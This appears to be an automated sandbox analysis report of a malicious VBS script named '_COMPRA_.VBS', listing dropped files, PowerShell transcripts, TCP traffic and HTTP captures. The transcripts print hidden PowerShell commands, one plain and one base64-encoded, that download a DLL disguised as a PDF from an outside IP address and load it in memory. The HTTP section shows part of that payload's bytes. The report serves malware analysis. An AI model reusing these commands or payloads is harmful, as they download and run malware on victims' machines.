C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_era3lqvo.5cl.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_u0rhufd0.t31.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uh3x3r0z.4n5.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yb2i5nut.0mf.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zpnb2wuj.mn5.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6205
Entropy (8bit):	3.773393123076794
Encrypted:	false
SSDEEP:	96:InHKVC3p51NkvhkvCCthB4Ani5eHDYni5eHDj:YKG1ZhaAniLnii
MD5:	D06EA8952ABA24B003980410564D238E
SHA1:	490BC8CBCB109DE8778793485997B52524D2C564
SHA-256:	C6AB876DEFC52C0C869CD84252D2F1BBFD8FDFA95FE392F2A0F99781BDAE5913
SHA-512:	257BAD6916ADCC61896FFD62CAF5C928727421E63D41AAA193A9F89609FB0F1FBF1D1091686875FB3E9F1A939DDFA16873E7E08043692E9932641E9F8B39A4C9
Malicious:	false
Preview:	.....FL.....F.".. ...N....-..;yz(.a..\.....:..DG..Yr?.D..U..k0.&...&.....-...V6..3...q&..g.....t...CFSF..1.....Nz...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....Ny..T.....Y.....f.(.A.p.p.D.a.t.a...B.V.1.....Nz...Roaming.@.....Ny..T.....Y.....D1,.R.o.a.m.i.n.g.....\.1.....>QCw..MICROS~1..D. .....Ny..T.....Y.....M.i.c.r.o.s.o.f.t....V.1.....hT....Windows.@.....Ny..T.....Y.....(...W.i.n.d.o.w.s.....1.....N{...STARTM~1..n.....Ny..T.....Y.....D .....0.S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.q..Programs..j.....Ny..T.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.... .n.1.....L...WINDOW~1..V.....Ny.hT.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....Ny..P.....Y.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KCOOD8DGHH3SAH4080U5.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6205
Entropy (8bit):	3.773393123076794
Encrypted:	false
SSDEEP:	96:InHKVC3p51NkvhkvCCthB4Ani5eHDYni5eHDj:YKG1ZhaAniLnii
MD5:	D06EA8952ABA24B003980410564D238E
SHA1:	490BC8CBCB109DE8778793485997B52524D2C564
SHA-256:	C6AB876DEFC52C0C869CD84252D2F1BBFD8FDFA95FE392F2A0F99781BDAE5913
SHA-512:	257BAD6916ADCC61896FFD62CAF5C928727421E63D41AAA193A9F89609FB0F1FBF1D1091686875FB3E9F1A939DDFA16873E7E08043692E9932641E9F8B39A4C9
Malicious:	false
Preview:	.....FL.....F.".. ...N....-..;yz(.a..\.....:..DG..Yr?.D..U..k0.&...&.....-...V6..3...q&..g.....t...CFSF..1.....Nz...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....Ny..T.....Y.....f.(.A.p.p.D.a.t.a...B.V.1.....Nz...Roaming.@.....Ny..T.....Y.....D1,.R.o.a.m.i.n.g.....\.1.....>QCw..MICROS~1..D. .....Ny..T.....Y.....M.i.c.r.o.s.o.f.t....V.1.....hT....Windows.@.....Ny..T.....Y.....(...W.i.n.d.o.w.s.....1.....N{...STARTM~1..n.....Ny..T.....Y.....D .....0.S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.q..Programs..j.....Ny..T.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.... .n.1.....L...WINDOW~1..V.....Ny.hT.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....Ny..P.....Y.....

C:\Users\user\Documents\20220514\PowerShell_transcript.035347.PDp+ZyLV.20220514152147.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1542
Entropy (8bit):	5.531474025569248
Encrypted:	false
SSDEEP:	24:BxSARxvBnazx2DOXUWNDcKC2qcCYqSYW8UHjeTKKjX4CIym1ZJXRKC2qcCYqSgnO:BZzvhaoO23987tqDYB1Zr398eZZ6

MD5:	85DD5112523484EB7878E459424C5F17
SHA1:	1B334BC786613B0A3C4D32DF54606729BCB3D160
SHA-256:	6F975D3ECAF0DEFE65628B5CFB693F2B77623D0749E17E05A9622D4DB6EDA638
SHA-512:	4988C395A99281E4C864954BDBBC37EA5FF6224F5C9E6BE845541EE7729DDCFCD69ECD2B4227F1177AE528A45B71DE0EBF29CA8FF33EF5745194C4E099E5FB B8
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220514152148..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 035347 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -Execut ionPolicy Bypss -NoProfile -Command [Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/new.pd f'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.hguurtt/171.81.331.591//:ptth '))..Process ID: 6520..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 202

C:\Users\user\Documents\20220514\PowerShell_transcript.035347.yPH19KjK.20220514152144.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3036
Entropy (8bit):	5.512416324774356
Encrypted:	false
SSDEEP:	48:BZ6vhaoO3jE3T0bWjthqbRA+ok9v40ZlW7agT3OZqDYB1ZajE3T0bWjthqbRA+ox:BZmhaNTuTjb6/H5ZsTiqDo1Z6uTjb6/M
MD5:	60C295BAFDDF32902C6903BF273F08B4
SHA1:	C5C3630D319AE7DF15824A0BD3E3B2A6D8F73B45
SHA-256:	915884FB998F1096BA6F5EE27A7D3B631AC366B0A0FBE33E856E5AE8BAD9960E
SHA-512:	E6719F0838694264978C886E0E3162FEBF75F42326C4A1B28979482852DD6195964F4A25C55D05DC8D4DCD6FA3A7A1E571783A4710E279943B8569559A970B74
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220514152145..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 035347 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG...ANgA0A FMAdAByAGkAbgBnACgAKABOAG...AdwAtAE8AYgBqAG...AYwB0ACAATgBlAHQALgBXAG...AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFM AdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwBuAG...AdwAuAHAAZABmACcAKQA pADsAWwBTAHkAcwB0AG...AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACg AJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBlA HQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH.

C:\Users\user\Documents\20220514\PowerShell_transcript.035347.z_SSE0i6.20220514152153.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1006
Entropy (8bit):	5.078005741055307
Encrypted:	false
SSDEEP:	24:BxSAZyxvBnazx2DOXRpaNWXHjeTKKjX4CIym1ZJXppaBnxSAZC:BZ0vhaoOTZXqDYB1Z98ZZC
MD5:	0BAFAD752BA7867E0E37559194ED0A7B
SHA1:	4A2F484838D82EE1028A437D828ED5F70DA720A2
SHA-256:	13AEA6449F10A1010452F266422BF368D0876A9E553CD13F66103EF6DCBA725D
SHA-512:	97C8C4C11923355ED409522225AC4EDC17655A8F4DF81DCCF7DEECDDC5EF54F175CD35478BD676E615E0FEFA82A1C82B6AFC1530C695D3B942CC439A69BD5 75
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220514152154..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 035347 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Copy-Item -Path C:\Windows\Temp*.vbs -Destination C:\ProgramData\Done.vbs ..Process ID: 6728..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220514152154..**********..PS>Copy-Item -Path C:\Windows\Temp*.vbs -Destination C:\ProgramData\Done.vbs..**********..Command start time: 20220514152243..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20220514152243..**********

Static File Info

General

File type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Entropy (8bit):	1.1229036795828664

TrID:	• Text - UTF-16 (LE) encoded (2002/1) 64.44% • MP3 audio (1001/1) 32.22% • Lumena CEL bitmap (63/63) 2.03% • Corel Photo Paint (41/41) 1.32%
File name:	_COMPRA_.VBS
File size:	944674
MD5:	ebab128121287858484a652d8918a5da
SHA1:	9cb2dcf0cf009633dc615bee5f1e70ef3b335208
SHA256:	50761c08dfd1c70cf7406b9bd3ad99dce355f383a0bedacdc27b39cd06b3ed6f
SHA512:	1d26ce88d64ba16253bf6015a6c17c02e6ab7baf639ff15905f5fc2ae3b22a4a197f8cdffcd80658af5d30284daaea1ebf54c9010d8d5c4c313d1b895c199970
SSDEEP:	96:xS6Y6pw565tV9HVdtGjMhHb3PD7Z90FBIMXncNx1qLp1eN/nOxilo1vFd:91vrPHoFuM3GxO1we1vFd
TLSH:	BA15E21332DAD0C861D1B6C35B9BF9BA07FFB6E4553D59AAA4CD0E494BD1E0488027E3
File Content Preview:	.....

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:21:50.977037907 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.075685978 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.075915098 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.076373100 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.174995899 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175059080 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175136089 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175162077 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175159931 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.175232887 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175246000 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.175255060 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175275087 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175296068 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175297022 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.175318003 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175338984 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.175342083 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.175379038 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273416996 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273478985 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273509979 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273566961 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273593903 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273619890 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273623943 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273643970 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273667097 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273686886 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273694038 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273715973 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273720980 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273747921 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273777962 CEST	80	49746	20.106.232.4	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:21:51.273785114 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273804903 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273825884 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273830891 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273858070 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273878098 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273886919 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273916006 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273945093 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273948908 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273972034 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.273981094 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.273998022 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.274060011 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.371994019 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372051954 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372083902 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372112036 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372139931 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372170925 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372199059 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372199059 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372220993 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372231960 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372246027 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372258902 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372273922 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372299910 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372319937 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372327089 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372356892 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372369051 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372385979 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372415066 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372426033 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372441053 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372467995 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372495890 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372520924 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372550011 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372566938 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372581005 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372610092 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372620106 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372636080 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372663975 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372673988 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.372690916 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372713089 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:51.372730970 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:51.465204954 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:53.732805014 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:53.733443022 CEST	49747	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:53.830853939 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:53.830888987 CEST	80	49746	20.106.232.4	192.168.2.3
May 14, 2022 15:21:53.830993891 CEST	49746	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:53.831672907 CEST	80	49747	20.106.232.4	192.168.2.3
May 14, 2022 15:21:53.831809044 CEST	49747	80	192.168.2.3	20.106.232.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:21:53.831923008 CEST	49747	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:53.930479050 CEST	80	49747	20.106.232.4	192.168.2.3
May 14, 2022 15:21:53.930526972 CEST	80	49747	20.106.232.4	192.168.2.3
May 14, 2022 15:21:53.930553913 CEST	80	49747	20.106.232.4	192.168.2.3
May 14, 2022 15:21:53.930578947 CEST	80	49747	20.106.232.4	192.168.2.3
May 14, 2022 15:21:53.930600882 CEST	80	49747	20.106.232.4	192.168.2.3
May 14, 2022 15:21:53.930608988 CEST	49747	80	192.168.2.3	20.106.232.4
May 14, 2022 15:21:53.930624962 CEST	80	49747	20.106.232.4	192.168.2.3

HTTP Request Dependency Graph

- 20.106.232.4

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49746	20.106.232.4	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:21:51.076373100 CEST	1135	OUT	GET /dll/new.pdf HTTP/1.1 Host: 20.106.232.4 Connection: Keep-Alive
May 14, 2022 15:21:51.174995899 CEST	1136	IN	HTTP/1.1 200 OK Date: Sat, 14 May 2022 13:21:51 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.28 Last-Modified: Thu, 12 May 2022 22:03:48 GMT ETag: "11aac-5ded7bb7a622a" Accept-Ranges: bytes Content-Length: 72364 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/pdf Data Raw: 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 41 2f 2f 38 41 41 4c 67 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 67 41 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41 41 41 41 41 41 42 51 52 51 41 41 54 41 45 44 41 4b 62 71 32 72 63 41 41 41 41 41 41 41 41 41 41 4f 41 41 44 69 45 4c 41 56 41 41 41 4d 77 41 41 41 41 47 41 41 41 41 41 41 41 41 44 75 73 41 41 41 41 67 41 41 41 41 41 41 45 41 41 41 42 41 41 41 41 67 41 41 41 41 41 67 41 41 42 41 41 41 41 41 41 41 41 41 41 47 41 41 41 41 41 41 41 41 41 41 42 41 41 51 41 41 41 67 41 41 41 41 41 41 41 41 4d 41 59 49 55 41 41 42 41 41 41 42 41 41 41 41 41 41 45 41 41 41 45 41 41 41 41 41 41 41 41 42 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 4d 44 71 41 41 42 4c 41 41 41 41 41 41 41 42 41 4d 41 44 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 41 42 41 41 77 41 41 41 42 38 36 67 41 41 48 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 43 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 43 41 41 41 45 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 35 30 5a 58 68 30 41 41 41 41 46 4d 73 41 41 41 41 67 41 41 41 41 7a 41 41 41 41 41 49 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 41 41 41 47 41 75 63 6e 4e 79 59 77 41 41 41 4d 41 44 41 41 41 41 41 41 45 41 41 41 51 41 41 41 44 4f 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 41 41 41 42 41 4c 6e 4a 6c 62 47 39 6a 41 41 41 4d 41 41 41 41 41 43 41 42 41 41 41 43 41 41 41 41 30 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 51 41 41 41 51 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 44 77 36 67 41 41 41 41 41 41 41 45 67 41 41 41 41 43 41 41 55 41 6b 48 6b 41 41 44 78 4c 41 41 41 44 41 41 41 41 41 41 41 41 41 4d 7a 45 41 41 44 41 49 77 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 44 49 6f 6d 51 41 41 42 67 49 6f 44 67 41 41 43 69 6f 41 41 41 41 79 4b 4a 6b 41 41 41 59 43 4b 41 38 41 41 41 6f 71 41 41 41 41 75 69 69 5a 41 41 41 47 63 78 41 41 41 41 71 41 41 51 41 41 42 48 4d 52 41 41 41 4b 67 41 49 41 41 41 52 7a 45 67 41 41 43 6f 41 44 41 41 41 45 63 78 4d 41 41 41 71 41 42 41 41 41 42 43 6f 41 4c 6e 34 42 41 41 41 45 62 78 51 41 41 41 6f 71 4c 6e 34 43 41 41 41 45 62 78 55 41 41 41 6f 71 4c 6e 34 44 41 41 41 45 62 78 59 41 41 41 6f 71 4c 6e 34 45 41 41 41 45 62 78 63 41 41 41 6f 71 2f 6e 34 47 41 41 41 45 46 43 67 6a 41 4 1 41 4b 4f 53 6b 41 41 41 41 67 54 4a 4b 59 48 53 42 4d 6b 70 67 64 59 53 67 34 41 41 41 47 30 41 63 41 41 41 49 6f 47 77 41 41 43 6d Data Ascii: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T 